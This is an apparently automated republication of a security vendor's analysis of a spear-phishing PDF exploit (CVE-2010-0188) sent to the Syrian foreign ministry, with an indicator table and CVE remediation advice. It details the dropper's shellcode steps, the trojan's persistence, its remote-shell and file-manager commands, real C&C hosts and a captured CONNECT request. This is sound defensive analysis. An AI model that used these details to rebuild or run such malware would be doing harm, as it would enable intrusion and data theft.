A Targeted Attack Against The Syrian Ministry of Foreign Affairs
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2010-0188 | Arbitrary Code Execution in Adobe Reader and Acrobat via Malicious PDF Handling CVE-2010-0188 is an unspecified code-injection (CWE-94) flaw in Adobe Reader and Acrobat that allows attackers to cause a denial of service or possibly execute arbitrary code on the victim's machine. It is triggered when an affected application processes a maliciously crafted PDF document, typically delivered as an email attachment or downloaded from a website, so simply viewing the file with vulnerable software is enough to expose the user. A successful attack gives the attacker code execution in the context of the logged-on user, which can be leveraged to install malware or ransomware. Anyone running Adobe Reader or Acrobat is affected; CISA lists the products without published version ranges, so all Adobe deployments should be treated as potentially in scope. Exploitation is confirmed in the wild: the flaw is in CISA KEV (added 2022-03-03) with known ransomware use, and EPSS assigns an 88.2% probability of exploitation within 30 days (100th percentile). Do: Apply updates per vendor instructions: install the Adobe security update that fixes CVE-2010-0188 on any legacy Acrobat/Reader deployment and migrate unsupported installations to a currently supported Acrobat/Reader release. Given the known ransomware association, hunt for signs of compromise such as suspicious PDF attachments opened around malware activity, and block or sandbox PDFs at email and web gateways. Verify no critical hosts or automated workflows still depend on outdated Reader/Acrobat components for PDF processing. | — | 88% | KEV ransomware |
| masshundreds of millions of installed copies (Reader/Acrobat historically shipped as the default PDF handler on most Windows PCs; exact count of still-vulnerable… |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| ipv4 | 123.120.111.163 | to the C&C. The command-and-control server name resolves to 123.120.111.163 , which is in China: At the start time of writing, the C&C |
| md5 | cbf76a32de0738fea7073b3d4b3f1d60 | F file named 964.PDF , which is 569,477 bytes in size (MD5: cbf76a32de0738fea7073b3d4b3f1d60). This PDF file contains an exploit (CVE-2010-0188) for Ado |
Full article1,349 words · extracted from securelist.com · click to collapse
Several days ago, a number of leaked documents from the Syrian Ministry of Foreign Affairs were published on Par:AnoIA, a new wikileaks-style site managed by the Anonymous collective.
One of our users notified us of a suspicious document in the archive which is detected by our anti-malware products as Exploit.JS.Pdfka.ffw. He was also kind enough to send us a copy of the e-mail for analysis.
Weve checked the e-mail, which contains a PDF file with an exploit (CVE-2010-0188, see http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188), a typical spear-phishing attack:


If we are to believe the SMTP headers, the e-mail was sent from IP 123.140.57.166, which is a proxy in Seoul, Korea.
Technical Details – 964.PDF
The targeted e-mail contains a PDF file named 964.PDF, which is 569,477 bytes in size (MD5: cbf76a32de0738fea7073b3d4b3f1d60). This PDF file contains an exploit (CVE-2010-0188) for Adobe Reader 8.x before 8.2.1 and 9.x before 9.3.1.
We checked it in Adobe Reader 9.2.0 and Adobe 9.3.0 and the exploit successfully worked. The PDF has an embedded Javascript code which exploits the vulnerability and passes execution to the shellcode.
When the shellcode is executed, it parses the command line of the current process (Adobe Reader), skips the first substring surrounded with double quotes and extracts the second substring surrounded with double quotes character. This is assumed to be a full path to the source PDF document.
Next, it copies the source PDF to %TEMP%1.dat and reads the 1.dat file. It reads 0x8A218 bytes (this value is hardcoded) from offset 0xD98 (hardcoded as well). This new data block starts from a size of a payload stored in DWORD value of 0xCF00. The first part of the payload is decrypted using simple ROL+XOR (position-dependent).

The decrypted file is saved into %TEMP%explorer.exe and then it is executed. Right after that, the second part of the payload is similarly decrypted. This contains a fake PDF document. It is dumped to %TEMP%964.PDF (file name is hardcoded). After this, the shellcode spawns a new Adobe Reader process to open the dumped PDF file, removes %TEMP%1.dat and terminates the current process.
If the process goes smoothly, the user is presented with what looks like a legitimate PDF document, which after all, is exactly what everybody expects to see after double-clicking on a PDF file icon:
Screenshot showing the fake PDF file that is displayed when the exploit successfully runs. This was discovered after analysis of an email we received from a Kaspersky user. This email originally appeared as part of a data dump on Par:AnoIA website.
The specific PDF exploit used in this attack is detected by Kaspersky Lab products as Exploit.JS.Pdfka.ffw. It is rather specific, and it lets us to map its usage during late 2011 and 2012. Heres a map of detections during the past year:

And a distribution by country:

As you can see, the number of incidents is rather low, indicating the highly targeted nature of the attack.
Our analysis has uncovered other similar PDF files (with the same exploit) that have been used against pro-Tibet supporters throughout 2012.
Dropped malware
The malware dropped by the PDF exploit is detected by Kaspersky Lab products as Trojan-PSW.Win32.Quarian.j.
If we trust the compilation timestamp in the PE header, it is from Nov 30, 2011, just a few days before the real attack took place:

The application was developed in Microsoft Visual C++ 6.0. After start of execution the malware installs current module in system Autorun using the following registry value:
HKCUSOFTWAREMicrosoftWindowsCurrentVersionRunalg = %Path to Self%
To ensure there is single instance of current application, it creates a mutex named windowsupdataguoDL, if it failed to create the mutex and the last error is ERROR_ALREADY_EXISTS it instantly stops execution.
The malware also attempts to read first 4 bytes from file named “cf” (in the current directory). These 4 bytes are DWORD value of delay between attempts to connect to the Command&Control (C&C) server.
Next, it decrypts hardcoded C&C server address using simple XOR (with position and value 0x44) and starts a new C&C communication thread.
The malware obtains current user preferences from HKCUSOFTWAREMicrosoftWindowsCurrentVersionInternet Settings registry key using values ProxyEnable, User Agent, ProxyServer. It also tries to fetch current proxy preferences from Firefox settings by parsing %APPDATA%MozillaFireFoxProfilesprefs.js file and extracting the following values:
network.proxy.type
network.proxy.http
network.proxy.http_port
Interestingly the following fallback proxy preferences are hardcoded in the malware:
Proxy host: 192.168.1.104
Proxy port: 3128
C&C host: 127.0.0.1
C&C port: 443
This is probably represent developer’s local settings and was put for his own convenience during malware testing stage, unless the attackers had already known something about the infrastructure of the victim.
According to decrypted hardcoded data, current sample’s C&C is located at sureshreddy1.dns05.com, on port 443 (HTTPs).
In case of local Proxy Server response HTTP 407 (Authorization Required) it checks Windows Protected Storage in order to fetch stored password for current proxy. For communication with C&C the malware uses custom protocol and simple incremental single byte XOR encryption. Communication starts from a handshake which consists of 8 random bytes sent to the server and 8 bytes in response. In case of proxy it establishes connection via HTTP CONNECT method. If authorization is required the malware uses obtained login and password for current proxy and attempts to do Basic proxy authentication.
Below is a sample request sent by the malware to the local proxy:
CONNECT sureshreddy1.dns05.com:443 HTTP/1.0
User-Agent: Mozilla/4.0
Host: sureshreddy1.dns05.com
Content_length: 0
Proxy-Connetion: Keep-Alive
Pragma: no-cache
Note there is a typo in “Proxy-Connetion” header substring made by the authors, so it will probably not keep long-term connections when working via proxy server.
Next, the malware waits for a response from the server (using TCP connection in Keep Alive mode). It expects at least 1 byte out of the following values that correspond to commands:
0x1: System Identification
- Current Windows version (Minor/Major Version Number, Service Pack, Platform ID)
- System Hostname and IP address
- User name
- User privilege level (Guest/User/Admin) from local Domain Controller
0x4: Run Updater
Simply run “updater.exe” from current directory.
0x5: Disable Autorun
Remove the “alg” entry from HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun.
0x6: Interactive Shell
Creates a new thread and connects to the C&C in a separate session, following same procedure described above. Copies %WINDIR%system32cmd.exe to %WINDIR%alg.exe and starts a new process from any of the mentioned paths. The attacker can interactively work with cmd.exe, everything he types is encrypted and sent to the malware via C&C server, everything cmd.exe outputs is encrypted and instantly sent to the C&C.
0x7: File Manager
Creates a new thread which establishes additional connection with the C&C and provides own set of operations which include:
- Get directory listing
- Move files
- Download file from attacker’s system to local system
- Upload file from attacker’s system to local system
- Execute application file
- Delete file
0x16: Change connection delay
This command is used to change value in “cf” file and alter delay between connections to the C&C.
The command-and-control server name resolves to 123.120.111.163, which is in China:

At the start time of writing, the C&C at 123.120.11.163 server didn’t not answer to connection attempts on port 443, however the next day when we still were working on this report the domain resolution changed to 123.120.110.126 (same ISP), which is alive and responds on port 443. We let the infected machine connect to that host from an IP address in India, however no one has issued any commands so far. The malware remained in waiting mode for several hours.
Conclusions
Targeted attacks like the one described here are quite common for governments and governmental institutions. Although the victims rarely agree to share samples, its interesting to point out that leaks can sometimes reveal such attacks as well, directly or indirectly.
Most of the malware used in the attacks are relatively simplistic and have basic functions to connect back to the C&C to download additional components. Once the attackers have established a foothold in the organization, they proceed with privilege escalation tools for lateral movement within the network and specialized utilities for data stealing and exfiltration.
We are continuing to analyse these extremely targeted attacks and will post more updates in the future.
Text extracted automatically; images, tables and formatting may be missing. Original: https://securelist.com/a-targeted-attack-against-the-syrian-ministry-of-foreign-affairs/34742/